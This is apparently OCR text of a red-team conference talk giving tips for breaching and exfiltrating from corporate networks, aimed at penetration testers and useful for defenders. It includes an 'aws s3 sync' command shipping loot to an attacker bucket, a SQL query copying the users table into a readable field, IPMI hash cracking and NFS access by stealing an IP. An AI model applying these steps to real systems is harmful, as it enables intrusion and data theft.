
SHODAN Stats Agree



Network Logon Scripts

TIP 19

- A session with any authenticated Windows user will get you access to the LOGON scripts (often SysVol)
- These often trigger endpoint management tools; follow the chain to find the internal package repository
- Keep an eye out for hard-coded credentials scripts that execute tools from writable locations



Patch Management & Packaging

TIP 20

BigFix and other patch deployments systems often have hardcoded useful credentials in the “packages”. Any platform that supports admin-created packages is worth digging through.

- Internal artifact and package repositories can be used to backdoor everything at once

Hunt for BigFix relays

```
$ nmap -p 52311
```

```
msf> use .*ibm_bigfix.*<tab>
```

Elder (Computer) Abuse

TIP 21

The longer it has been around, the more important is must be to remain there.

- End-of-Life systems have infinite vulnerabilities (since nobody has been keeping track of them).
- Using legacy vulnerabilities as “zero-day” on end-of-life systems without a corresponding CVE is common.

Traits to look for

- Device age by MAC address lookup
- Copyright strings from before 2020
- Ancient HTTP Last-Modified headers
- Legacy and EoL operating systems
- Classic TCP/IP services (chargen)

PC Load Letter

TIP 22

Printers continue to be amazing targets, since they are typically multi-homed, have weak security, process sensitive data, and store credentials.

- Break network segmentation by routing between interfaces
- Extract useful credentials from the SMTP, LDAP, and SNMP configurations

A recent (fun) vulnerability is the Brother printer default password. This password from the device serial number. The serial number happened to be exposed from the web interface.

The vendor fixed the serial number leak, but we had been using the “uscan” service to pull serial numbers for years prior to knowing it was an issue, and had to report this useful information leak as a vulnerability.


Outer Domains

Cracking The Edge

First Inside Steps

Get The Loot

Getting Out



Get The Loot

Identify where the target data lives and look for ways to sidestep the existing controls.

Focus on fundamentals

- Odd & underprotected platforms
- Out-of-band management
- Underlying storage systems
- Backup platforms

Outliers For The Win

TIP 23

The weirdest systems are often the most important. Look for instances of operating systems, hardware platforms, or services that are rare across the organization.

Older Unix machines, OT HMIs, and one-off hardware platforms (badge readers, etc) are often least-secure while being critically important.

Use network scans or any existing data describing systems and services. Group by various attributes and look for the instances that are most unique. The weirdest machines will bubble to the top.

A fun attribute to sort by is network latency; embedded devices tend to have slightly higher ping times (~25–100ms vs sub 25ms).

Outliers also tend to correlate to risk

BMCs, KVMs, Serial Servers

TIP 24

Out-of-band management devices tend to be easy paths to compromising the most important systems.


- KVMs and serial consoles often keep authenticated sessions alive indefinitely.
- Bog-standard vulnerabilities, weak passwords, and insecure protocols leave these wide open.

IPMI Continues To Be A Backdoor

TIP 25

SuperMicro's BMC enables the IPMI protocol by default. Recent models use a random default password specified on the physical service tag.

- IPMI uses RAKP+ authentication which exposes the hash of the password to the network
- Pause your Ollama cluster for a bit and throw hashcat at the sequence.



Go Directly To The Storage

TIP 26

Why work through application limitations and authentication when you can read the data directly.

- Great targets are SMB, NFS, iSCSI, object storage, and cluster file systems.
- Storage devices and storage protocols are optimized for speed, not security, and it shows.

NFS is often authenticated by IP range only. Use showmount –e to get a list of exports, showmount -a to see what is connected. If there is an allowed IP that is not online, steal it temporarily to access NFS.

$ nfsping.pl 192.168.0.0/24

ISCSI supports authentication via CHAP but device support can be flakey and it's often disabled by default.

Backup Systems Can Be The Weakest Link

TIP 27

Backup devices, software, and services are often less protected than the rest of the stack.

- Protocols like NDMP are relatively open by default, just tricky to communicate with.
- Don't forget about tape libraries and robots!

Veeam Backup & Replication

"As we have mentioned previously, more than 20% of Rapid7 incident response cases in 2024 involved **Veeam** being accessed or exploited in some manner"

Quantum & PowerStore Tape Libraries

- CVE-2019-19145: Backdoor "fa" account can be brute-forced (16-bits)

HP Storage Arrays

- WindRiver WDBRPC debugger exposes the controller memory to the network (read-write)

Outer Domains

Cracking The Edge

First Inside Steps

Get The Loot

Getting Out

Escaping With Data

Crown jewels are heavy. Take what you need, safely, but also quickly, and without detection.

Safety is key

- Compress & encrypt
- Use authenticated storage
- Use existing infrastructure

Use Existing Cloud Infrastructure

TIP 28

What cloud services are already used? Create your own account, setup strong authentication and encryption at rest in the same region.

Shovel data out using blob/object storage. Network tools can't monitor which accounts are being used, only the services, bandwidth, and regions.

```
$ aws s3 sync ./loot \
  s3://totally-legit-data/
```

Leverage The Application Database

TIP 29

Web applications can be a great middle layer for data extraction. Text fields are often not size-limited; copy sensitive data into a row you can already ready (like user profile fields) and overwrite it when you are done.

```
UPDATE users
SET bio = (
SELECT json_agg(users) FROM users
)
WHERE email = 'hax@hax.com';
```

QUIC, Holepunching, Wireguard, & STUN

TIP 30

Encrypted UDP transports with support for NAT hole-punching are becoming common.

- Protocols like QUIC are widely adopted and difficult to inspect.
- User-mode wireguard implementations enable full tunnels out without administrative permissions.
- Tools like https://wormhole.app/ use P2P WebRTC with STUN servers

Full-VPN tooling

- wireguard-go
- stunmesh-go
- tailscale

P2P via WebRTC

- sharedrop
- wormhole
- peertransfer

~~22~~ 30-ish Tips for Tricky Targets

- Speed matters more than ever
- Keeping up with new attacks is important, but don't forget about the old favorites too
- Nuclei and the other Project Discovery tools are becoming critical pieces of any assessment toolbox.

Thank You!

References

1. Tactical Exploitation Talk (2007): https://hdm.io/decks/tactical.pdf
2. Tactical Exploitation Class (2010): https://hdm.io/writing/TacticalExploitation.pdf
3. Raptor's Tactical Exploitation Tools: https://github.com/0xdea/tactical-exploitation/
4. ICANN CZDS: https://czds.icann.org/
5. CZDS to Cloudflare Domain match: https://gist.github.com/hdm/c8cbd6a0fa977fd4841ad1c89cdc41cb
6. Amass: https://github.com/owasp-amass/amass
7. Subfinder: https://github.com/projectdiscovery/subfinder
8. CRT.sh & https://github.com/crtsh/certwatch_db/
9. CTail: https://github.com/hdm/ctail
10. TLSX: https://github.com/projectdiscovery/tlsx
11. DNSRP: https://github.com/runZeroInc/runzero-tools/tree/main/cmd/runzero-dnsrp
12. MAC Age & Tracker: https://github.com/hdm/mac-tracker/
13. Oxid2Resolver: https://medium.com/nets3c/remote-enumeration-of-network-interfaces-without-any-authentication-the-oxid-resolver-896cff530d37
14. Flamingo: https://github.com/atredispartners/flamingo
15. nextnet: https://github.com/hdm/nextnet
16. Impacket: https://github.com/fortra/impacket/
17. Nmap: ip-forwarding: https://svn.nmap.org/nmap/scripts/ip-forwarding.nse
18. Nmap snmp-info: https://svn.nmap.org/nmap/scripts/snmp-info.nse
19. BigFix: https://www.atredis.com/blog/2019/3/18/harvesting-data-from-bigfix-relay-servers